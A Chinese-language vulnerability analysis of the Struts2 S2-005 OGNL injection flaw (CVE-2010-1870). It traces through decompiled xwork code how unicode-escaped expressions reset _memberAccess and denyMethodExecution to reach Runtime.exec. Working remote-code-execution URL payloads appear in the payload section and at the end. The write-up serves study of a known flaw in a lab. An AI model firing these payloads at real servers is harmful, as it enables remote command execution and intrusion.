

Struts2-005漏洞分析（CVE-2010-1870）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述：S2-005是由于官方在修补S2-003不全面导致绕过补丁造成的。S2-003对#号进行过滤，但是没有考虑到unicode编码情况，导致\u0023或者8进制\43绕过。S2-005则是绕过官方的安全配置（禁止静态方法调用和类方法执行），再次造成漏洞。

影响版本：Struts 2.0.0 - Struts 2.1.8.1

影响说明：OGNL表达式注入

环境说明：Struts2（2.1.8.1）、Tomcat（8.0.1）、IDEA（2022.3）

环境搭建：使用我提供的Struts2-003MV项目，导入自己的IDEA即可，S2-003与S2-005用同一个

Payload： `?(' \u0023_memberAccess['allowStaticMethodAccess']\u003dtrue')(aaa)(aaa)&(' \u0023context['xwork.MethodAccessor.denyMethodExecution']\u003dfalse')(aaa)(aaa)&('@java.lang.Runtime@getRuntime().exec('\u0027calc\u0027'))(aaa)(aaa)`

几个疑惑：


- ☐ Struts2为了修复003漏洞增加了什么防护？
- ☐ `_memberAccess['allowStaticMethodAccess']` 是什么？有什么作用呢？

一、S2-003的payload还能使用吗？如果不能使用，为什么？

首先我们先分析S2-003的payload为什么不能使用，还是拿出之前的payload进行测试，URL如下

```
1 (' \u0023context['xwork.MethodAccessor.denyMethodExecution']\u003dfalse')(aaa)
  (aaa)&('@java.lang.Runtime@getRuntime().exec('\u0027calc\u0027'))(aaa)(aaa)
```

在ASTEval类的setValueBody方法加断点，使其完成 `xwork.MethodAccessor.denyMethodExecution` 的赋值，可以看出已经修改为false，是执行成功的，所以问题一定出现在执行Runtime的地方




```
Decompiled .class file, bytecode version: 48.0 (Java 1.4)
Alternative source available for the class ognl.ASTEval
Maven: com.opensymphony:xwork-core:2.1.6 (xwork-core-2.1.6.jar) Hide

39     target = this._children[1].getValue(context, target);
40     Node node = expr instanceof Node ? (Node)expr : (Node)Ognl.parseExpression(expr.toString()); node: "fa
41
42     try {
43         context.setRoot(target);
44         node.setValue(context, target, value); target: null value: [""] node: "false"
45     } finally {
46         context.setRoot(previousRoot); context: size = 6 previousRoot: size = 2
47     }
48
49 }
50
51 public String toString() { return "(" + this._children[0] + ") (" + this._children[1] + ")"; }
54
55 public String getSourceString(OgnlContext context, Object target) {

> this = {ASTEval@5329} "(" #context["xwork.MethodAccessor.denyMethodExecution"]=false)(aaa)(aaa)"
> context = {OgnlContext@5612} size = 6
> "com.opensymphony.xwork2.ActionContext.locale" -> {Locale@5630} "zh_CN"
> "xwork.NullHandler.createNullObjects" -> {Boolean@5632} true
> "conversion.property.fullName" -> {"\u0023context["xwork.MethodAccessor.denyMethodExecution"]\u0023dfa
> "com.opensymphony.xwork2.util.ValueStack.ReportErrorsOnNoProp" -> {Boolean@4898} false
> "xwork.MethodAccessor.denyMethodExecution" -> {Boolean@4898} false
> "report.conversion.errors" -> {Boolean@5634} true
```

所以我们在执行静态方法的地方进行断点，也就是ASTStaticMethod的getValueBody方法，将断点运行到此处，这里是执行静态方法的入口



```
Decompiled .class file, bytecode version: 48.0 (Java 1.4)
Object[] args = ognlRuntime.getObjectArrayPool().create(this._getChildren());
Object root = context.getRoot();

32
33
34 try {
35     int i = 0;
36
37     for(int icount = args.length; i < icount; ++i) {
38         args[i] = this._children[i].getValue(context, root);
39     }
40
41     Object var10 = OgnlRuntime.callStaticMethod(context, this._className, this._methodName, args);
42     return var10;
43 } finally {
44     OgnlRuntime.getObjectArrayPool().recycle(args);
45 }
46
47 }
```

接下来需要进入callStaticMethod方法，不在一一截图，直接给出调用链

```
1 ASTStaticMethod.getValueBody() --> OgnlRuntime.callStaticMethod() -->
  MethodAccessor.callStaticMethod() -->
  XWorkMethodAccessor.callStaticMethodWithDebugInfo() --
  >ObjectMethodAccessor.callStaticMethod() --> OgnlRuntime.callAppropriateMethod() -->
2 OgnlRuntime.isMethodAccessible() --> SecurityMemberAccess.isAccessible()
```

首先看下 **OgnlRuntime.callAppropriateMethod()** 方法的代码，如果isMethodAccessible方法返回false则会出发异常，所以isMethodAccessible方法必须返回true才可以。我们继续往下看

```

val.class x ASTStaticMethod.class x ASTStaticMethod.java x OgnlRuntime.java x OgnlRuntime.class x SecurityMemberAccess.java x OgnlContext.class x XWorkMethodAccessor.java x
Decompiled .class file, bytecode version: 48.0 (Java 1.4) Download Sources Choose Sources...
716 @ public static Object callAppropriateMethod(OgnlContext context, Object source, Object target, String methodName, String propertyName, List m
717 Throwable reason = null;
718 Object[] actualArgs = _objectArrayPool.create(args.length);
719
720 try {
721     Method method = getAppropriateMethod(context, source, target, propertyName, methods, args, actualArgs);
722     int i;
723     if (method == null || !isMethodAccessible(context, source, method, propertyName)) {
724         StringBuffer buffer = new StringBuffer();
725         String className = "";
726         if (target != null) {
727             className = target.getClass().getName() + ".";
728         }
729
730         i = 0;
731
732         for(int ilast = args.length - 1; i <= ilast; ++i) {
733             Object arg = args[i];
734             buffer.append(arg == null ? NULL_STRING : arg.getClass().getName());
735             if (i < ilast) {
736                 buffer.append(" ");
737             }
738         }
739
740         throw new NoSuchMethodException(className + methodName + "(" + buffer + ")");
741     }

```

上面说了isMethodAccessible方法必须返回true才可以，那么method肯定不为空，所以isAccessible方法必须为true

```

val.class x ASTStaticMethod.class x ASTStaticMethod.java x OgnlRuntime.java x OgnlRuntime.class x SecurityMemberAccess.java x OgnlContext.class x XWorkMethodAccessor.java x
Decompiled .class file, bytecode version: 48.0 (Java 1.4) Download Sources Choose Sources...
1192 @ public static boolean isMethodAccessible(OgnlContext context, Object target, Method method, String propertyName) {
1193     return method != null && context.getMemberAccess().isAccessible(context, target, method, propertyName);
1194 }

```

最核心的方法是 `SecurityMemberAccess.isAccessible()`，必须为true才不会触发异常，代码如下

```

1 // 用于判断方法是否被允许调用
2 public boolean isAccessible(Map context, Object target, Member member,
3                             String propertyName) {
4     // 默认是true，是被允许的
5     boolean allow = true;
6     int modifiers = member.getModifiers();
7     // 这句话我们是控制不了的，所以忽略即可
8     if (Modifier.isStatic(modifiers)) {
9         // 核心是getAllowStaticMethodAccess方法返回的值 (member instanceof Method一定为
10         // 我们最终期望isAccessible方法返回true，所以如果getAllowStaticMethodAccess为
11         // 则可以直接跳到最后的isAcceptableProperty(propertyName);返回true
12         // 所以核心是让getAllowStaticMethodAccess返回true
13         if (member instanceof Method && !getAllowStaticMethodAccess()) {
14             allow = false;
15             if (target instanceof Class) {
16                 Class clazz = (Class) target;
17                 Method method = (Method) member;
18                 if (Enum.class.isAssignableFrom(clazz) &&
19                     method.getName().equals("values"))
20                     allow = true;
21             }
22         }
23     }
24 }

```

```

22     }
23     //failed static test
24     if (!allow)
25         return false;
26     // 判断是否为public方法, Runtime的方法为public, 所以这里可以忽略
27     if (!super.isAccessible(context, target, member, propertyName))
28         return false;
29     // propertyName为null, 所以如果代码走到这里一定会返回true
30     return isAcceptableProperty(propertyName);
31 }

```

`super.isAccessible` 方法代码如下

```

75 public boolean isAccessible(Map context, Object target, Member member, String propertyName) {
76     int modifiers = member.getModifiers(); member: "public static java.lang.Runtime java.lang
77     boolean result = Modifier.isPublic(modifiers); result: true
78     if (!result) {
79         if (Modifier.isPrivate(modifiers)) {
80             result = this.getAllowPrivateAccess();
81         } else if (Modifier.isProtected(modifiers)) { modifiers: 9
82             result = this.getAllowProtectedAccess();
83         } else {
84             result = this.getAllowPackageProtectedAccess();
85         }
86     }
87
88     return result; result: true
89 }

```

OK, 那现在看下`getAllowStaticMethodAccess`的代码, 非常简单, 就是返回`allowStaticMethodAccess`属性, 但这个属性是被初始化为`false`了, 所以现在需要解决的问题是如何修改`SecurityMemberAccess`类的`allowStaticMethodAccess`属性为`true`

```

1  package com.opensymphony.xwork2.ognl;
2
3  import ...
4
5  Allows access decisions to be made on the basis of whether a member is static or not. Also blocks or
6  allows access to properties.
7
8  public class SecurityMemberAccess extends DefaultMemberAccess {
9
10     private boolean allowStaticMethodAccess; allowStaticMethodAccess: false
11     Set<Pattern> excludeProperties = Collections.emptySet(); excludeProperties: size = 2
12     Set<Pattern> acceptProperties = Collections.emptySet(); acceptProperties: size = 0
13
14     public SecurityMemberAccess(boolean method) {
15         super(allowAllAccess: false);
16         allowStaticMethodAccess = method;
17     }
18
19     public boolean getAllowStaticMethodAccess() {
20         return allowStaticMethodAccess;
21     }
22 }

```

二、如何修改SecurityMemberAccess类的allowStaticMethodAccess属性为true?

通过反射修改肯定是不行的，修改的不是同一个对象。

SecurityMemberAccess的父类是DefaultMemberAccess，在上一层父类是MemberAccess，该类在OgnlContext中是有定义的

```
ASTEval.java x ASTStaticMethod.class x OgnlValueStack.java x SimpleNode.class x OgnlRuntime.class x SecurityMemberAccess.java x OgnlContext.class x
Decompiled .class file, bytecode version: 48.0 (Java 1.4)
42     private boolean _keepLastEvaluation;
43     private Map _values;
44     private ClassResolver _classResolver;
45     private TypeConverter _typeConverter;
46     private MemberAccess _memberAccess;
```


那么在OgnlContext中可能存在读写MemberAccess的方法，这个点我刚开始没有想到，是分析OgnlContext的get功能时发现的，可以看出当key是 `_memberAccess` 时，则返回 `_memberAccess` 对象，该对象类型恰好是SecurityMemberAccess

```
344 public Object get(Object key) {
345     Object result;
346     if (RESERVED_KEYS.containsKey(key)) {
347         if (key.equals("this")) {
348             result = this.getCurrentObject();
349         } else if (key.equals("root")) {
350             result = this.getRoot();
351         } else if (key.equals("context")) {
352             result = this;
353         } else if (key.equals("_traceEvaluations")) {
354             result = this.getTraceEvaluations() ? Boolean.TRUE : Boolean.FALSE;
355         } else if (key.equals("_lastEvaluation")) {
356             result = this.getLastEvaluation();
357         } else if (key.equals("_keepLastEvaluation")) {
358             result = this.getKeepLastEvaluation() ? Boolean.TRUE : Boolean.FALSE;
359         } else if (key.equals("_classResolver")) {
360             result = this.getClassResolver();
361         } else if (key.equals("_typeConverter")) {
362             result = this.getTypeConverter();
363         } else {
364             if (!key.equals("_memberAccess")) {
365                 throw new IllegalArgumentException("unknown reserved key '" + key + "'");
366             }
367
368             result = this.getMemberAccess();
369         }
370     } else {
371         result = this._values.get(key);
372     }
373
374     return result;
375 }
```

`OgnlContext.getMemberAccess` 方法是唯一获取memberAccess的方法，所有通过这个接口获取的对象，都是同一个，有了这个结论就好办了

```
146     public MemberAccess getMemberAccess() {
147         return this._memberAccess;
148     }
```

前面在判断方法是否可调用时便使用了 `context.getMemberAccess`，如下图所示，所以这里的 `MemberAccess` 与 `OgnlContext.getMemberAccess` 获取的对象是同一个，而我们使用OGNL表达式获取 `MemberAccess` 对象时，调用的是 `OgnlContext.get` 方法，获取的对象也是同一个。所以在URL中使用 `#_memberAccess["allowStaticMethodAccess"]=true` 即可。



这也得益于OgnlContext的生命周期贯穿整个HTTP请求，从HTTP请求开始到结束OgnlContext对象始终是唯一的。

最终能得到如下payload，将其放到URL中刷新，便可以弹出计算器

```
1 (' \u0023_memberAccess[\u0027allowStaticMethodAccess\u0027]\u003dtrue')(aaa)(aaa)&(\u0023context[\u0027xwork.MethodAccessor.denyMethodExecution\u0027]\u003dfalse')(aaa)(aaa)&(\u0027@java.lang.Runtime@getRuntime().exec(\u0027calc\u0027)\u0027)(aaa)(aaa)
```

该payload相比S2-003的payload仅仅增加了

```
1 (' \u0023_memberAccess[\u0027allowStaticMethodAccess\u0027]\u003dtrue')(aaa)(aaa)&
```

localhost:8080/Struts2-003MV/login.action?(' \u0023_memberAccess[\u0027allowStaticMet

HTTP Status 404 - /Struts2-003MV/welcome.jsp

type Status report

message /Struts2-003MV/welcome.jsp

description The requested resource is not

Apache Tomcat/7.0.47

